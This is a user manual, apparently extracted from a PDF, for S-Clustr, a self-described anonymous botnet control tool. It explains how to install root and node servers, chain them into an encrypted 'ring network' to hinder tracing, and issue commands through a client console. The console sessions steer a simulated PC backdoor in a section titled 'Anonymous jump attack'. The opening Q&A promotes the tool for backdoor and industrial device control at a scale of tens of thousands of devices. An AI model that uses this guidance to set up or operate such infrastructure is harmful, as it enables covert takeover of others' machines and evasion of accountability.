


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S—H4CK13

1 Introduction

Here are some questions and answers

(Anonymous netizen) asked: What kind of tool is S-Clustr?

answer: is a new botnet control tool with extremely high anonymity, using decentralized control.

(Anonymous netizen) asked: What are the usage scenarios and environment of S-Clustr?

Answer: Industrial/intelligent control, large/medium/small computer room control, industrial/traffic power supply control, Internet of Things control, personal computer backdoor control.

(Anonymous netizen) asked: How concealable is traffic communication?

Answer: Communication between servers in a ring network uses AES symmetric encryption. Even if the middleman intercepts the data packet and does not have the correct key, it cannot decrypt the content.

(Anonymous netizen) asked: Will it be subject to replay attacks?

Answer: The life cycle of data packets is set between each server, which means that replay attacks will be ineffective.

(Anonymous netizen) asked: What can be done by controlling the PC side?

Answer: It all depends on how your client control program is written. For example, you can access the xxx website, open the xxx application, execute the xxx command, etc. when the command is issued.

(Anonymous netizen) asked: What is a ring network?

Answer: In the ring network, all traffic is encrypted. When an anonymous person passes through the control device, he will continue to jump between servers to increase the difficulty of traceability. Secondly, the anonymous person's IP will not be recorded in the ring network.

(Anonymous netizen) asked: Control quantity scale?

Answer: This depends on the performance of your computer. A good single-node server can take over tens of thousands of devices, and a network ring will be formed between node servers. Assuming that there are 3 node servers in the ring, then there are about 30,000 control devices.

<https://github.com/MartinxMax/S-Clustr-Ring>

2. Parameter manual

2-2 S-Clustr_Root_Server

-root-ip <INT> # Set the current host IP
-root-port <INT> # Set the access port for processing device status
-root-key <STR> # Set the processing device status key. If specified, the length must be greater than or equal to 6 characters (the default length is 12 random strings)
-root-q-key <STR> # Set the anonymous query service key. If specified, the length must be greater than or equal to 6 characters (the default length is 12 random strings)
-root-q-port <INT> # Set the access port for the anonymous query service

2-3 S-Clustr_Server

-local-ip <INT> # Set the current host IP
-server-dev-port <INT> # Set device access port
-ring-port <INT> # Set open control port
-server-key <STR> # Set the control key. If specified, the length must be greater than or equal to 6 characters (default length is 12 random strings)
-server-dev-key <STR> # Set the device access key. If specified, the length must be greater than or equal to 6 characters (the default length is 12 random strings)
 -ring-key <STR> # Set the ring network key. If specified, the length must be greater than or equal to 6 characters (the default length is 12 random strings)

2-3 S-Clustr_Client

s-key <STR> # Set the control key of the node server finally accessed in the ring network
s-host <STR> # Set the IP of the node server finally accessed in the ring network
s-port <INT> # Set the final accessed node server control port in the ring network
id <INT> #Set the device ID that needs to be controlled, [0] selects all devices
pwr <INT> # Set the status of the device to be controlled, [1] run | [2] stop | [3] query status
rnt-host <STR> # Set the node proxy server IP in the ring network
rnt-port <INT> # Set the node proxy server port in the ring network
rnt-key <INT> # Set the ring network key
root-q-host <STR> # Set the root server IP
root-q-port <INT> # Set the root server query port
root-q-key <STR> #Set the root server query key

3. Encrypted ring network

3-1 Install dependencies

Enter the Install directory and install it.

Installation in Linux environment\$.Linux_Installer.sh


```
Terminal - maptnh@maptnh-SH4CK13:~/Desktop/S-Clustr/Install
[ maptnh-SH4CK13 ~/Desktop/S-Clustr ]$ ls
Analog Device.py  Config  Generate.py  Manual  README.md  S-Clustr_Root_Server.py  Temp_github_demo
Component         Device  Install      Pc_demo.py  S-Clustr_Client.py  S-Clustr_Server.py
[ maptnh-SH4CK13 ~/Desktop/S-Clustr ]$ cd Install/
[ maptnh-SH4CK13 ~/Desktop/S-Clustr/Install ]$ ls
Linux_Installer.sh  Nets3e_packet.conf  Windows_Installer.bat
Linux_Nets3e_plugin_installation.sh  S-clustr_packet.conf  Windows_Nets3e_plugin_installation.bat
[ maptnh-SH4CK13 ~/Desktop/S-Clustr/Install ]$ .Linux_Installer.sh
^/^
( o.o )
<----->=====S-CLUSTER INSTALL PROGRAM=====
Defaulting to user installation because normal site-packages is not writeable
Looking in indexes: https://pypi.tuna.tsinghua.edu.cn/simple
Requirement already satisfied: pip in /usr/lib/python3.10/site-packages (24.0)
Defaulting to user installation because normal site-packages is not writeable
Looking in indexes: https://pypi.tuna.tsinghua.edu.cn/simple
Requirement already satisfied: certifi==2023.7.22 in /usr/lib/python3.10/site-packages (from -r S-clustr_packet.conf (line 1)) (2023.7.22)
Requirement already satisfied: charset-normalizer==3.3.0 in /usr/lib/python3.10/site-packages (from -r S-clustr_packet.conf (line 2)) (3.3.0)
Requirement already satisfied: colorama==0.4.6 in /usr/lib/python3.10/site-packages (from -r S-clustr_packet.conf (line 3)) (0.4.6)
Requirement already satisfied: idna==3.4 in /usr/lib/python3.10/site-packages (from -r S-clustr_packet.conf (line 4)) (3.4)
Requirement already satisfied: loguru==0.7.2 in /usr/lib/python3.10/site-packages (from -r S-clustr_packet.conf (line 5)) (0.7.2)
Requirement already satisfied: pycryptodome==3.19.0 in /usr/lib/python3.10/site-packages (from -r S-clustr_packet.conf (line 6)) (3.19.0)
Requirement already satisfied: requests==2.31.0 in /usr/lib/python3.10/site-packages (from -r S-clustr_packet.conf (line 7)) (2.31.0)
Requirement already satisfied: urllib3==2.0.6 in /usr/lib/python3.10/site-packages (from -r S-clustr_packet.conf (line 8)) (2.0.6)
Requirement already satisfied: win32-setctime==1.1.0 in /usr/lib/python3.10/site-packages (from -r S-clustr_packet.conf (line 9)) (1.1.0)
=====DONE=====
[ maptnh-SH4CK13 ~/Desktop/S-Clustr/Install ]$
```

Windows environmentDownInstall>Windows_Installer.bat

```
S-CLUSTER INSTALL PROGRAM
^/^
( o.o )
>=====S-H4CK13=====
WARNING: Ignoring invalid distribution -kdocs (g:\python\lib\site-packages)
Looking in indexes: https://pypi.tuna.tsinghua.edu.cn/simple
Requirement already satisfied: pip in g:\python\lib\site-packages (24.0)
WARNING: Ignoring invalid distribution -kdocs (g:\python\lib\site-packages)
WARNING: Ignoring invalid distribution -kdocs (g:\python\lib\site-packages)
Looking in indexes: https://pypi.tuna.tsinghua.edu.cn/simple
Requirement already satisfied: certifi==2023.7.22 in g:\python\lib\site-packages (from -r S-clustr_packet.conf (line 1)) (2023.7.22)
Collecting charset-normalizer==3.3.0 (from -r S-clustr_packet.conf (line 2))
  Using cached https://pypi.tuna.tsinghua.edu.cn/packages/b3/c5/edc62435a27b017a5826d215f25ef3ab02b8b68d37b6e64cf5b602f1b55d/charset_normalizer-3.3.0-cp39-cp39-win_amd64.whl (98 kB)
Requirement already satisfied: colorama==0.4.6 in g:\python\lib\site-packages (from -r S-clustr_packet.conf (line 3)) (0.4.6)
Requirement already satisfied: idna==3.4 in g:\python\lib\site-packages (from -r S-clustr_packet.conf (line 4)) (3.4)
Collecting loguru==0.7.2 (from -r S-clustr_packet.conf (line 5))
  Using cached https://pypi.tuna.tsinghua.edu.cn/packages/03/0a/4f6fed21aa246c6b49b561ca55facacc2a44b87d65b8b92362a8e99ba202/loguru-0.7.2-py3-none-any.whl (62 kB)
Collecting pycryptodome==3.19.0 (from -r S-clustr_packet.conf (line 6))
  Using cached https://pypi.tuna.tsinghua.edu.cn/packages/87/c4/c979db0914a23541d62c9e4b5e1a30f56a78c6dec8677db6a5327d306be5/pycryptodome-3.19.0-cp35-ab13-win_amd64.whl (1.7 MB)
Requirement already satisfied: requests==2.31.0 in g:\python\lib\site-packages (from -r S-clustr_packet.conf (line 7)) (2.31.0)
Collecting urllib3==2.0.6 (from -r S-clustr_packet.conf (line 8))
  Using cached https://pypi.tuna.tsinghua.edu.cn/packages/26/40/9957270221b6d3e9a3b92fd9ba80dd5c9661ff45a664b47edd5d00f707f5/urllib3-2.0.6-py3-none-any.whl (123 kB)
Requirement already satisfied: win32-setctime==1.1.0 in g:\python\lib\site-packages (from -r S-clustr_packet.conf (line 9)) (1.1.0)
```

3-2 Start ROOT service [192.168.8.105]

```
$python S-Clustr_Root_Server.py
```

A terminal window titled 'Terminal - maptnh@maptnh-SH4CK13:~/Desktop/S-Clustr' shows the execution of 'python S-Clustr_Root_Server.py'. The output displays the 'S-CLUSTRA' logo, a GitHub link, and a disclaimer in Chinese and English. It then shows four log entries: '[22:48:41] | ROOT | [INFO] Root service [192.168.8.105:10090]', '[22:48:41] | ROOT | [INFO] Root query service [192.168.8.105:10091]', '[22:48:41] | ROOT | [INFO] Root token [5e0f6d101bb235d7ca18a6f48eb01dec]', and '[22:48:41] | ROOT | [INFO] Root query token [f440aae6fbaf7aa2793aa49e903355c9]'. A large 'blackhat' watermark is visible in the background.

```
Terminal - maptnh@maptnh-SH4CK13:~/Desktop/S-Clustr
[ maptnh-SH4CK13 ~/Desktop/S-Clustr ]$ python S-Clustr_Root_Server.py

S-CLUSTRA
Github==>https://github.com/MartinMax
S-H4CK13@Martin. S-Clustr(Shadow Cluster) Root Server v1.0.0
.....
<免责声明>:本工具仅供学习实验使用,请勿用于非法用途,否则自行承担相应的法律责任
<Disclaimer>:This tool is only for learning and experiment. Do not use it
for illegal purposes, or you will bear corresponding legal responsibilities
.....
S-H4CK13@Maptnh

[22:48:41] | ROOT | [INFO] Root service [192.168.8.105:10090]
[22:48:41] | ROOT | [INFO] Root query service [192.168.8.105:10091]
[22:48:41] | ROOT | [INFO] Root token [5e0f6d101bb235d7ca18a6f48eb01dec]
[22:48:41] | ROOT | [INFO] Root query token [f440aae6fbaf7aa2793aa49e903355c9]
```

```
[22:54:49] | ROOT | [INFO] Root query service [192.168.8.105:10091]
```

```
[22:54:49] | ROOT | [INFO] Root query token [121f5b330619d641587d3c9fd022d97a]
```

```
[22:54:49] | ROOT | [INFO] Root service [192.168.8.105:10090]
```


```
[22:54:49] | ROOT | [INFO] Root token [6b50a56fc2196451cae1e10420fadbe0]
```

S-H4CK13

3-3 Node server B starts [192.168.8.105]

Configure the ring network key as `S-H4CK13@Maptnh`.

`$python S-Clustr_Server.py -ring-key S-H4CK13@Maptnh.`



The screenshot shows a terminal window titled "Terminal - maptnh@maptnh-SH4CK13:~/Desktop/S-Clustr". The user runs the command `python S-Clustr_Server.py`. The output displays the "S-CLUSTRA" logo, the GitHub repository link `https://github.com/MartinxMax`, and the version `S-H4CK13@Maptnh. S-Clustr(Shadow Cluster) Server v1.1.0`. A disclaimer in Chinese and English follows. The server then logs the following information:

```
Expanding the scope of zombie networks S-H4CK13@Maptnh
22:39:34 | System | [INFO] Server token [b443035ee4d1472146e7fb7895429100]
22:39:34 | System | [INFO] Device token [ed50b783160d962d112a319336067e74]
22:39:34 | System | [INFO] Ring network token [606c21b9759a9df192b329c2f4dcef3a]
22:39:34 | System | [INFO] Max devices [20]...
22:39:34 | System | [INFO] Device heartbeat packet time [30/s]
22:39:34 | System | [INFO] Ring network service [192.168.8.105:10089]
22:39:34 | System | [INFO] Device Service [192.168.8.105:10000]
22:39:34 | System | [CONFING] Configure file updates every 6 seconds
```

```
22:56:30 | System | [INFO] Server token [f871f0e6c54b58d8be18439cc766a692]
22:56:30 | System | [INFO] Device token [d0086d0edd098498a2f5107a4a3a60bf]
22:56:30 | System | [INFO] Ring network token [1f14d2b21d43468d12c5f1834cd00b21]
22:56:30 | System | [INFO] Device Service [192.168.8.105:10000]
22:56:30 | System | [INFO] Max devices [20]...
22:56:30 | System | [INFO] Device heartbeat packet time [30/s]
22:56:30 | System | [INFO] Ring network service [192.168.8.105:10089]
22:56:30 | System | [CONFING] Configure file updates every 6 seconds
```

Modify the B core server `[Config/Server.conf]` of `REMOTE_ROOT_SERVER` Parameters that enable device status to be pushed to the root server

```
"REMOTE_ROOT_SERVER": {  "TOKEN":  "6b50a56fc2196451cae1e10420fadbe0",  "IP":
"192.168.8.105", "PORT":10090 },
```

Modify the B core server `[Config/Proxy.conf]` parameter, route the packet to the following IP

```
{ "Route": ["192.168.8.107:10089"] }
```


3-4 Node server C starts [192.168.8.107]

Configure the ring network key as S-H4CK13@Maptnh.

>python S-Clustr_Server.py -ring-key S-H4CK13@Maptnh.

```
管理员: C:\Windows\System32\cmd.exe - python S-Clustr_Server.py -ring-key S-H4CK13@Maptnh.
Microsoft Windows [版本 10.0.19045.3803]
(c) Microsoft Corporation. 保留所有权利。

E:\S-Clustr_test>python S-Clustr_Server.py -ring-key S-H4CK13@Maptnh.

S-CLUSTRA

Github==>https://github.com/MartinxMax
S-H4CK13@M a p T И H. S-Clustr(Shadow Cluster) Server v1.1.0

*****
<免责声明>:本工具仅供学习实验使用,请勿用于非法用途,否则自行承担相应的法律责任
<Disclaimer>:This tool is only for learning and experiment. Do not use it
for illegal purposes, or you will bear corresponding legal responsibilities
*****
Expanding the scope of zombie networks S-H4CK13@Maptnh

[23:41:50] | System | [INFO] Server token [63dd7b5ad871ddb06389dfa5d9130351]
[23:41:50] | System | [INFO] Device token [ab0b3c5367fe8604c80183e0ee7f567d]
[23:41:50] | System | [INFO] Ring network token [1f14d2b21d43468d12c5f1834cd00b21]
[23:41:50] | System | [INFO] Max devices [20]...
[23:41:50] | System | [INFO] Device Service [169.254.241.130:10000]
[23:41:50] | System | [INFO] Device heartbeat packet time [30/s]
[23:41:50] | System | [INFO] Ring network service [169.254.241.130:10089]
[23:41:50] | System | [CONFIG] Configure file updates every 6 seconds
```

```
[23:41:50] | System | [INFO] Server token [63dd7b5ad871ddb06389dfa5d9130351]
[23:41:50] | System | [INFO] Device token [ab0b3c5367fe8604c80183e0ee7f567d]
[23:41:50] | System | [INFO] Ring network token [1f14d2b21d43468d12c5f1834cd00b21]
[23:41:50] | System | [INFO] Max devices [20]...
[23:41:50] | System | [INFO] Device Service [169.254.241.130:10000]
[23:41:50] | System | [INFO] Device heartbeat packet time [30/s]
[23:41:50] | System | [INFO] Ring network service [169.254.241.130:10089]
[23:41:50] | System | [CONFIG] Configure file updates every 6 seconds
```

Modify server C [[Config/Server.conf](#)] of **REMOTE_ROOT_SERVER** Parameters that enable device status to be pushed to the root server

```
"REMOTE_ROOT_SERVER": { "TOKEN": "6b50a56fc2196451cae1e10420fadbe0", "IP":
"192.168.8.105", "PORT":10090 },
```

Modify server C [[Config/Proxy.conf](#)] parameter, route the packet to the following IP

```
{ "Route": ["192.168.8.105:10089"] }
```

4. Anonymous client testing

Access the root server (192.168.8.105), query the core server (192.168.8.107) equipment table

```
(maptnh@Maptnh) - [~/桌面/S-Clustr]
$ python S-Clustr_Client.py

S-CLUSTRA
Github=>https://github.com/MartinxMax
S-H4CK13@Maptnh. S-Clustr(Shadow Cluster) Server v1.2.0

*****
<免责声明>:本工具仅供学习实验使用,请勿用于非法用途,否则自行承担相应的法律责任
<Disclaimer>:This tool is only for learning and experiment. Do not use it
for illegal purposes, or you will bear corresponding legal responsibilities
*****
S-H4CK13@Maptnh

Welcome to S-Clustr console. Type [options][help/?] to list commands.

[S-H4CK13@S-Clustr]<v1.2.0># options
| Name | Current Setting | Required | Description
|:-----|:-----|:-----|:-----
| s-key | | yes | Server token (TOKEN)(UDP)(Ring network)
| s-host | | yes | Server ip (UDP)(Ring network)
| s-port | 10089 | no | Server port (UDP)(Ring network)
| id | | yes | Device ID [0-n/0 represents specifying all]
| pwr | | yes | Device behavior (run[1]/stop[2]/Query device status[3])(1/2-UDP(Ring network))(3-TCP)
| rnt-host | | yes | Proxy server (UDP)(Ring network)
| rnt-port | 10089 | no | Proxy server port(UDP)(Ring network)
| rnt-key | | yes | Ring token (TOKEN)(UDP)(Ring network)
| root-q-host | | yes | Root server ip (QUERY)(TCP)(ROOT)
| root-q-port | 10091 | no | Root server port (QUERY)(TCP)(ROOT)
| root-q-key | | yes | Root server token (TOKEN)(QUERY)(TCP)(ROOT)
|:-----|:-----|:-----|:-----

[S-H4CK13@S-Clustr]<v1.2.0>#
```

```
Welcome to S-Clustr console. Type [options][help/?] to list commands.
[S-H4CK13@S-Clustr]<v1.2.0># options
| Name | Current Setting | Required | Description
|:-----|:-----|:-----|:-----
| s-key | | yes | Server token (TOKEN)(UDP)(Ring network)
| s-host | | yes | Server ip (UDP)(Ring network)
| s-port | 10089 | no | Server port (UDP)(Ring network)
| id | | yes | Device ID [0-n/0 represents specifying all]
| pwr | | yes | Device behavior (run[1]/stop[2]/Query device status[3])(1/2-UDP(Ring
network))(3-TCP)
| rnt-host | | yes | Proxy server (UDP)(Ring network)
| rnt-port | 10089 | no | Proxy server port(UDP)(Ring network)
| rnt-key | | yes | Ring token (TOKEN)(UDP)(Ring network)
| root-q-host | | yes | Root server ip (QUERY)(TCP)(ROOT)
| root-q-port | 10091 | no | Root server port (QUERY)(TCP)(ROOT)
| root-q-key | | yes | Root server token (TOKEN)(QUERY)(TCP)(ROOT)
|:-----|:-----|:-----|:-----
[S-H4CK13@S-Clustr]<v1.2.0># set s-host 192.168.8.107 # Server address
[*] s-host => 192.168.8.107
[S-H4CK13@S-Clustr]<v1.2.0># set id 0 # Query all devices
[*] id => 0
[S-H4CK13@S-Clustr]<v1.2.0># set pwr 3 # Query operation
[*] pwr => 3
[S-H4CK13@S-Clustr]<v1.2.0># set root-q-host 192.168.8.105 # Root server address
```




```
[*] root-q-host => 192.168.8.105
[S-H4CK13@S-Clustr]<v1.2.0># set root-q-key 121f5b330619d641587d3c9fd022d97a # Root
server query TOKEN
[*] root-q-key => 121f5b330619d641587d3c9fd022d97a
[S-H4CK13@S-Clustr]<v1.2.0># run
[*] Connecting to the server...
IP | Ring Port | Device Port | Device_max | ID | Type | Status | Network
-----
192.168.8.107 | 10089 | 10000 | 20 | 1 | None | Stopped | Disconnected
192.168.8.107 | 10089 | 10000 | 20 | 2 | None | Stopped | Disconnected
192.168.8.107 | 10089 | 10000 | 20 | 3 | None | Stopped | Disconnected
192.168.8.107 | 10089 | 10000 | 20 | 4 | None | Stopped | Disconnected
192.168.8.107 | 10089 | 10000 | 20 | 5 | None | Stopped | Disconnected
192.168.8.107 | 10089 | 10000 | 20 | 6 | None | Stopped | Disconnected
192.168.8.107 | 10089 | 10000 | 20 | 7 | None | Stopped | Disconnected
192.168.8.107 | 10089 | 10000 | 20 | 8 | None | Stopped | Disconnected
192.168.8.107 | 10089 | 10000 | 20 | 9 | None | Stopped | Disconnected
192.168.8.107 | 10089 | 10000 | 20 | 10 | None | Stopped | Disconnected
192.168.8.107 | 10089 | 10000 | 20 | 11 | None | Stopped | Disconnected
192.168.8.107 | 10089 | 10000 | 20 | 12 | None | Stopped | Disconnected
192.168.8.107 | 10089 | 10000 | 20 | 13 | None | Stopped | Disconnected
192.168.8.107 | 10089 | 10000 | 20 | 14 | None | Stopped | Disconnected
192.168.8.107 | 10089 | 10000 | 20 | 15 | None | Stopped | Disconnected
192.168.8.107 | 10089 | 10000 | 20 | 16 | None | Stopped | Disconnected
192.168.8.107 | 10089 | 10000 | 20 | 17 | None | Stopped | Disconnected
192.168.8.107 | 10089 | 10000 | 20 | 18 | None | Stopped | Disconnected
192.168.8.107 | 10089 | 10000 | 20 | 19 | None | Stopped | Disconnected
192.168.8.107 | 10089 | 10000 | 20 | 20 | None | Stopped | Disconnected
[S-H4CK13@S-Clustr]<v1.2.0>#
```

S-H4CK13

5. Control equipment using ring network encryption

5-1 Use the controlled terminal `Pc_demo.py` to simulate the backdoor software (open the file to modify the code and connection address before running)



```
C:\Windows\System32\cmd.exe - python Pc_demo.py
Microsoft Windows [Version 10.0.19045.4170]
(c) Microsoft Corporation. All rights reserved.

G:\Github\S-Clustr Ring\S-Clustr test>python Pc_demo.py
[KEY]>
Recv: S-H4CK13
```

5-2 Anonymous jump attack through ring network

```
maptnh@Maptnh: ~/桌面/S-Clustr
文件 动作 编辑 查看 帮助
maptnh@Maptnh: ~/桌面/S-Clustr x maptnh@Maptnh: ~/桌面/S-Clustr x
[*] Sending to [192.168.8.107:10089]
[S-HACK13@S-Clustr]<v1.2.0># options
Name | Current Setting | Required | Description
-----|-----|-----|-----
s-key | f871f0e6c54b58d8be18439cc766a692 | no | Server token (TOKEN)(UDP)(Ring network)
s-host | 192.168.8.105 | no | Server ip (UDP)(Ring network)
s-port | 10089 | no | Server port (UDP)(Ring network)
id | 1 | no | Device ID [0-n/0 represents specifying all]
pwr | 1 | no | Device behavior (run[1]/stop[2]/Query device status[3])(1/2-UDP(Ring network))(3-TCP)
rnt-host | 192.168.8.107 | no | Proxy server (UDP)(Ring network)
rnt-port | 10089 | no | Proxy server port(UDP)(Ring network)
rnt-key | 1f14d2b21d43468d12c5f1834cd00b21 | no | Ring token (TOKEN)(UDP)(Ring network)
root-q-host | 192.168.8.105 | no | Root server ip (QUERY)(TCP)(ROOT)
root-q-port | 10091 | no | Root server port (QUERY)(TCP)(ROOT)
root-q-key | 121f5b330619d641587d3c9fd022d97a | no | Root server token (TOKEN)(QUERY)(TCP)(ROOT)
:-----|-----|-----|-----

[S-HACK13@S-Clustr]<v1.2.0># set id 1
[*] id => 1
[S-HACK13@S-Clustr]<v1.2.0># set pwr 3
[*] pwr => 3
[S-HACK13@S-Clustr]<v1.2.0># run
[*] Connecting to the server...
IP | Ring Port | Device Port | Device_max | ID | Type | Status | Network
-----|-----|-----|-----|-----|-----|-----|-----
192.168.8.105 | 10089 | 10000 | 20 | 1 | PC | Stopped | Connected

[S-HACK13@S-Clustr]<v1.2.0># set id 1
[*] id => 1
[S-HACK13@S-Clustr]<v1.2.0># set pwr 1
[*] pwr => 1
[S-HACK13@S-Clustr]<v1.2.0># run
[*] Connecting to the server...
[*] Sending to [192.168.8.107:10089]
[S-HACK13@S-Clustr]<v1.2.0># set pwr 3
[*] pwr => 3
[S-HACK13@S-Clustr]<v1.2.0># run
[*] Connecting to the server...
```

[S-HACK13@S-Clustr]<v1.2.0># options

| Name | Current Setting | Required | Description

|:-----|:-----|:-----|:-----

| s-key | | yes | Server token (TOKEN)(UDP)(Ring network)

| s-host | 192.168.8.107 | no | Server ip (UDP)(Ring network)

| s-port | 10089 | no | Server port (UDP)(Ring network)

| id | 0 | no | Device ID [0-n/0 represents specifying all]

| pwr | 3 | no | Device behavior (run[1]/stop[2]/Query device status[3])(1/2-UDP(Ring network))(3-TCP)

| rnt-host | | yes | Proxy server (UDP)(Ring network)

| rnt-port | 10089 | no | Proxy server port(UDP)(Ring network)

| rnt-key | | yes | Ring token (TOKEN)(UDP)(Ring network)

| root-q-host | 192.168.8.105 | no | Root server ip (QUERY)(TCP)(ROOT)

| root-q-port | 10091 | no | Root server port (QUERY)(TCP)(ROOT)

| root-q-key | 121f5b330619d641587d3c9fd022d97a | no | Root server token (TOKEN)(QUERY)(TCP)(ROOT)

|:-----|:-----|:-----|:-----

[S-HACK13@S-Clustr]<v1.2.0># set s-host 192.168.8.107 # Set the target core server

